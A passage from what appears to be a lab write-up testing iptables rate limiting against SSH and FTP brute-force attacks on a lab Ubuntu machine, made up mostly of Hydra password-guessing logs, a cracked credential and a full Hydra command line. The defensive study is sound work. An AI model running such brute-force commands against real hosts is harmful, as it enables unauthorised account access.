[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yara" - 472 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yapper" - 473 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "Yamaha" - 474 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yahoo123" - 475 of 500 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yada" - 476 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xyz123" - 477 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xxxyyy" - 478 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xxxy" - 479 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xtra" - 480 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xsed" - 481 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xpox" - 482 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xperience" - 483 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xp" - 484 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xmen" - 485 of 500 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xman" - 486 of 500 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xip" - 487 of 500 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xian" - 488 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xforce" - 489 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xerxes" - 490 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xerox" - 491 of 500 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xena1234" - 492 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xela" - 493 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xDDDD" - 494 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcvb" - 495 of 500 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcountry" - 496 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xaos" - 497 of 500 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wxc" - 498 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 499 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wwp" - 500 of 500 [child 0]
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tests)
[22][ssh] host: 192.168.56.103   login: asandhu   password: www.google.de
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-08 04:12:41
```

When we apply the ssh rule to iptables, we are no longer able to crack the password as shown in the figures below.




```
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 3
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 15 of 93 [child 0]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zen" - 15 of 93 [child 3]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zek" - 16 of 94 [child 2]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zimmer" - 16 of 94 [child 1]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 3
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 17 of 95 [child 0]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zen" - 17 of 95 [child 3]
[STATUS] 17.00 tries/min, 17 tries in 00:01h, 75 to do in 00:05h, 4 active
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeit" - 18 of 96 [child 2]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zimmer" - 18 of 96 [child 1]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 3
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zedy" - 19 of 97 [child 0]
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zen" - 19 of 97 [child 3]
```




```
[VERBOSE] Retrying connection for child 0
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zapata" - 99 of 177 [child 3]
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zap" - 99 of 177 [child 0]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zang" - 100 of 178 [child 2]
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "Zaphod" - 100 of 178 [child 1]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 0
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zalupa" - 101 of 179 [child 3]
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zakaria" - 101 of 179 [child 0]
[ERROR] Weird bug detected where more tests were performed than possible. Please post your command line here: ht
tps://github.com/vanhauser-thc/thc-hydra/issues/113 or send it in an email to vh@thc.org
```

If we try to login to the system as a legitimate user, we are able to login to the system (see below)




```
[VERBOSE] Retrying connection for child 0
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zapata" - 99 of 177 [child 3]
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zap" - 99 of 177 [child 0]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zang" - 100 of 178 [child 2]
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "Zaphod" - 100 of 178 [child 1]
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Timeout connecting to 192.168.56.103
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 0
[REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zalupa" - 101 of 179 [child 3]
 REDO-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zakaria" - 101 of 179 [child 0]
[ERROR] Weird bug detected where more tests were performed than possible. Please post your command line here: ht
tps://github.com/vanhauser-thc/thc-hydra/issues/113 or send it in an email to vh@thc.org
root@kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Apr 17 01:45:06 PDT 2017

  System load:  0.0               Processes:           113
  Usage of /:   3.9% of 57.71GB   Users logged in:     1
  Memory usage: 34%               IP address for eth1: 192.168.56.103
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Mon Apr 17 00:42:06 2017 from 192.168.56.101
asandhu@UB12:~$ 
```

Below is a log file showing that ssh attack has happened.




```
Apr 17 01:15:47 UB12 named[1131]: error (network unreachable) resolving './DNSKEY/IN': 198.41.0.4#53
Apr 17 01:15:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 198.41.0.4#53
Apr 17 01:15:47 UB12 named[1131]: error (network unreachable) resolving './DNSKEY/IN': 2001:503:c27::2:30#53
Apr 17 01:15:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 2001:503:c27::2:30#53
Apr 17 01:15:47 UB12 named[1131]: managed-keys-zone ./IN: Unable to fetch DNSKEY set '.': failure
Apr 17 01:16:13 UB12 kernel: [54169.251861] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:16:16 UB12 kernel: [54172.252770] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:16:22 UB12 kernel: [54178.253442] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:16:28 UB12 kernel: [54183.852862] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:16:31 UB12 kernel: [54186.853869] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:16:37 UB12 kernel: [54192.854946] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:17:02 UB12 CRON[10713]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Apr 17 01:17:43 UB12 kernel: [54258.781092] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:17:46 UB12 kernel: [54261.781695] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:17:52 UB12 kernel: [54267.781888] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:19:36 UB12 kernel: [54372.039640] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:19:39 UB12 kernel: [54375.041070] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:19:45 UB12 kernel: [54381.041530] Possible SSH ATTACK v1IN=eth1 OUT= MAC=08:00:27:a3:d1:a2:0a:00:27:0$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 1$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 2001:500:2f::f#53
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 2001:7fd::1#53
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 1$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 199.7.83.42#53
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 2001:dc3::35#53
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 128.63.2.53#53
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 1$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving '101.56.168.192.in-addr.arpa/PTR/IN': 2$
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 192.36.148.17#53
Apr 17 01:22:47 UB12 named[1131]: error (network unreachable) resolving './NS/IN': 2001:503:ba3e::2:30#53
```

Below is a screenshot showing that when we try to login to the system with the wrong password for more than 4 times it blocks the ssh port for 2 minutes and then opens up the port again.




```
root@kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Apr 17 01:45:06 PDT 2017

  System load:  0.0               Processes:           113
  Usage of /:   3.9% of 57.71GB   Users logged in:     1
  Memory usage: 34%               IP address for eth1: 192.168.56.103
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Mon Apr 17 00:42:06 2017 from 192.168.56.101
asandhu@UB12:~$ exit
logout
Connection to 192.168.56.103 closed.
root@kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied (publickey,password).
root@kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Permission denied (publickey,password).
root@kali:~# ssh asandhu@192.168.56.103
ssh: connect to host 192.168.56.103 port 22: Connection timed out
root@kali:~#
```

Similarly, when we try to transfer the file before the iptables rule we were able to detect the password using hydra as shown in figure below:




```
Connected to 192.168.56.103.
ftp> bye
root@kali:~# hydra -t 4 -l asandhu -P /root/Desktop/test.pwd -vV 192.168.56.103 ftp
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-16 10:07:29
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 secon
ds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 92 login tries (l:1/p:92), ~0 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zimzim" - 1 of 92 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zimmer" - 2 of 92 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zim" - 3 of 92 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "ziko" - 4 of 92 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zika" - 5 of 92 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zhopa" - 6 of 92 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zhoe" - 7 of 92 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zhang" - 8 of 92 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zewa" - 9 of 92 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeratul" - 10 of 92 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeos" - 11 of 92 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeon" - 12 of 92 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zen" - 13 of 92 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zelx" - 14 of 92 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 15 of 92 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zek" - 16 of 92 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 17 of 92 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeit" - 18 of 92 [child 0]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zedy" - 19 of 92 [child 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeds" - 20 of 92 [child 3]
[21][ftp] host: 192.168.56.103   login: asandhu   password: www.google.de
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-16 10:07:57
root@kali:~#
```

